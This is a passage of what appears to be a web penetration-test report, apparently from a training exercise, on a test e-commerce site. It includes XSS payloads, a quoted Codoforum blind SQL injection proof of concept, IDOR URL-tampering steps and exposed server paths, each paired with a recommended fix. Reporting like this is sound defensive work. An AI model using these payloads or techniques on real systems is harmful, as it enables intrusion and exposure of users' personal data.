# 7. Stored Cross Site Scripting (XSS)

Stored Cross Site Scripting (Severe) Below mentioned parameters are vulnerable to reflected XSS

#### Affected URL:

http://15.206.68.108/products/details.php?p\_id=14


#### **Affected Parameters:**

• POST button under Customer Review (POST parameters)


#### Payloads:

- <script>alert('Hacked')</script>
- h1>hey</h1>

Now try entring the payload in review box



Hit post button, you can see stored XSS or permanent XSS



# Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

### Recommendation

#### Take the following precautions:

- Sanitize all user input and block characters you do not want
- Convert special HTML characters like " < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website


#### References:

https://www.owasp.org/index.php/Cross-site\_Scripting\_(XSS)


https://en.wikipedia.org/wiki/Cross-site\_scripting

https://www.w3schools.com/html/html entities.asp

## 8. COMMON PASSWORD



Password is right in front of you



# Business Impact – high

Easy, default and common passwords make it easy for attackers to gain access to their accounts illegal use of them and can harm the website to any extent after getting logged into privileged accounts.

#### Recommendation

- •There should be password strength check at every creation of an account.
- •There must be a minimum of 8 characters long password with a mixture of numbers , alphanumerics , special characters , etc.
- •There should be no repetition of password, neither on change nor reset.
- •The password should not be stored on the web, rather should be hashed and stored

### References:

https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/


https://www.owasp.org/index.php/Testing\_for\_Weak\_password\_policy\_(OTG-AUTHN-007)

# 9. Component with known vulnerability

Server used is nginx/1.14.0 appears to be outdated (current is at least 1.17.3 ) i.e it is known to have exploitable vulnerabilities.

 WonderCMS
 Codoforum (Powered by codologic)

Codologic Vulnerability:- Now you can see that they have blind sql injection vulnerability



#### POC

Codologic Vulnerability, It has multiple sql injection vulnerability, Chack the link of exploit-db in reference.

```
Proof of Concept:
       http://localhost/codoforum/index.php?u=/page/6 and
1=1%23/terms-of-service
        -> true (terms and services displayed)
        http://localhost/codoforum/index.php?u=/page/6 and
1=2%23/terms-of-service
        -> false ("You do not have enough permissions to view this page!")
Code:
        routes.php:593
           $pid = (int) $id;
           $user = \CODOF\User\User::get();
           $qry = 'SELECT title, content FROM ' . PREFIX . 'codo_pages p '
                    . ' LEFT JOIN ' . PREFIX . 'codo_page_roles r ON
r.pid=p.id '
                    . ' WHERE (r.rid IS NULL OR (r.rid IS NOT NULL AND
r.rid IN (' . implode($user->rids) . ')))'
                    . ' AND p.id=' . $id;
```

# Business Impact – high

Exploits of every vulnerability detected is regularly made public and hence outdated software can very easily be taken advantage of. If the attacker comes to know about this vulnerability, he may directly use the exploit to take down the entire system, which is a big risk.

### Recommendation

- •Upgrade to the latest version of Affected Software/theme/plugin/OS which means latest version.
- •If upgrade is not possible for the time being, isolate the server from any other critical data and servers.

#### References:

https://usn.ubuntu.com/4099-1/ (for ubuntu)

https://www.exploit-db.com/exploits/37820

https://securitywarrior9.blogspot.com/2018/01/vulnerability-in-wonder-cms-leading-to.html

# 10. Server misconfiguration

Server misconfiguration (Moderate)

Below mentioned url will show you the server related info

URL http://15.206.68.108/server-status

http://15.206.68.108/server-info

## Observation and POC



#### **Apache Server Status for localhost (via 127.0.0.1)**

Server Version: Apache/2.4.18 (Ubuntu)

Server MPM: event

Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST Restart Time: Monday, 05-Nov-2018 09:14:47 IST

Parent Server Config. Generation: 1 Parent Server MPM Generation: 0

Server uptime: 5 hours 31 minutes 47 seconds

Server load: 1.34 1.26 1.06

Total accesses: 35 - Total Traffic: 97 kB

CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load .00176 requests/sec - 4 B/second - 2837 B/request 1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1	657	1	49	0	1	0

#### Scoreboard Kev:

" " Waiting for Connection, "s" Starting up, "R" Reading Request,

"w" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,

"c" Closing connection, "L" Logging, "G" Gracefully finishing,

"I" Idle cleanup of worker, ". " Open slot with no current process

Srv PID Acc M CPU SS Req Conn Child Slot Client

VHost

Request





















#### Recommendation

- Keep the software up to date
- Disable all the default accounts and change passwords regularly
- Develop strong app architecture and encrypt data which has sensitive information.
- Make sure that the security settings in the framework and libraries are set to secured values.
- Perform regular audits and run tools to identify the holes in the system

## References

 https://www.ifourtechnolab.com/blog/owasp-vulnerabilitysecurity-misconfiguration

# 11. Unauthorized access to user details(IDOR)

Below mentioned url will have vulnerabilty through which anyone can see the details of another user

URL

http://15.206.68.108/generate receipt/ordered/10

Unauthorized access to user details (Moderate)

Affected parameter Ordered/10

**Payload** 

http://15.206.68.108/generate\_receipt/ordered/11

# 11. Unauthorized access to user details(IDOR)

Below mentioned url will have vulnerabilty through which anyone can see the details of another user

You just have to change the numeric value given in the url's.

To a just have to change the numeric value g

They can be seen as customer id.


**URL'S effected:-**

Unauthorized access to user details (Moderate)

http://15.206.68.108/orders/orders.php?customer=13/ http://15.206.68.108/profile/16/edit/ http://15.206.68.108/forum/index.php?u=/user/profile/4


When we change the payload we can see the reciepts of other users

or customers



#### POC

Here you can clearly see the receipt of another user



# Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID. This discloses critical billing information of users including:

- Mobile Number
- Bill Number
- Billing Period
- Total number of orders ordered by customer
- •Bill Amount and Breakdown
- Phone no. and email address
- Address

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/blackmarket. More over, as there is no ratelimiting checks, attacker can bruteforce the user\_id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

#### Recommendation

#### Take the following precautions:


- •Implement proper authentication and authorisation checks to make sure that the user has permission to the data he/she is requesting
- •Use proper rate limiting checks on the number of request comes from a single user in a small amount of time
- Make sure each user can only see his/her data only

## References


- https://www.owasp.org/index.php/Insecure Configuration Management
- <a href="https://www.owasp.org/index.php/Top">https://www.owasp.org/index.php/Top</a> 10 2013-A4-Insecure Direct Object References

# 12 Directory Listings

Below mentioned urls disclose server information. Affected URL: •http://15.206.68.108/phpinfo.php •https://15.206.68.108/robots.txt •http://15.206.68.108/composer.lock **Directory listings** (Moderate) •http://15.206.68.108/composer.json •http://15.206.68.108/userlist.tx



- In above observation you can see that a hacker can go through these directory easily and gather as much as information he/she want.
- Infact it also shows some accounts of seller



Although this vulnerability does not have a direct impact to users or the server, though it can
aid the attacker with information about the server and the users. Information Disclosure due to
default pages are not exploitable in most cases, but are considered as web application security
issues because they allows malicious hackers to gather relevant information which can be used
later in the attack lifecycle, in order to achieve more than they could if they didn't get access to
such information.

#### Recommendation

- Disable all default pages
- Enable multiple security checks

#### References

https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/

https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/

# 13. Personal Information Leakage

Personal Information Leakage (Low)

Below mentioned urls disclose personal inforamtion


Affected URL:


http://15.206.68.108/static/images/upload/customers/default.png

http://15.206.68.108/products/details.php?p\_id=2


## Observation

- Navigate to mentioned URL
- And you can see the whole path where everyones photo is stored





 Here if you see the url, you will know that we just chnaged it little bit and we hit jackpot where we can see photos uploaded by customer and may more...



Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the personal information of any account and plan further attacks on any specific account

### Recommendations

- You can apply encyrption to the personal data
- You can add authenticity and authorization to access the other data

#### **REFERENCES:-**

https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/

https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

# 14. Client side and server side validation bypass

In below mentioned urls , we can easily bypass client side and server side validation

#### Affected URL:

- <a href="http://15.206.68.108/profile/16/edit/Affected">http://15.206.68.108/profile/16/edit/Affected</a> parameter:
- Contact Number (POST Parameter)


Client side and server sid e validation by pass (Low)

Payload used:


•123465890000000

### Observation

Here we intercepted the request and made changes in the contact number field



Mobile number is saved as zero



The data provided by the user ,if incorrect, is not a very big issue but still must be checked for proper validatory information.

### Recommendations


- Implement all critical checks on server side code only.
- Client-side checks must be treated as decoratives only.
- All business logic must be implemented and checked on the server code.

#### **REFERENCES:-**

http://projects.webappsec.org/w/page/13246933/Improper%20Input%20Handling


https://www.owasp.org/index.php/Unvalidated Input

## 15. Default Messages



### Observation & POC

Here we added payload as shown above and we got an error



Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.


### Recommendations

• Do not display the default error messages because it not tells about the server but also sometimes about the location. So, whenever there is an error, send it to the same page or throw some manually written error.

#### **REFERENCES:-**


https://www.owasp.org/index.php/Improper Error Handling

# 16. Open redirection

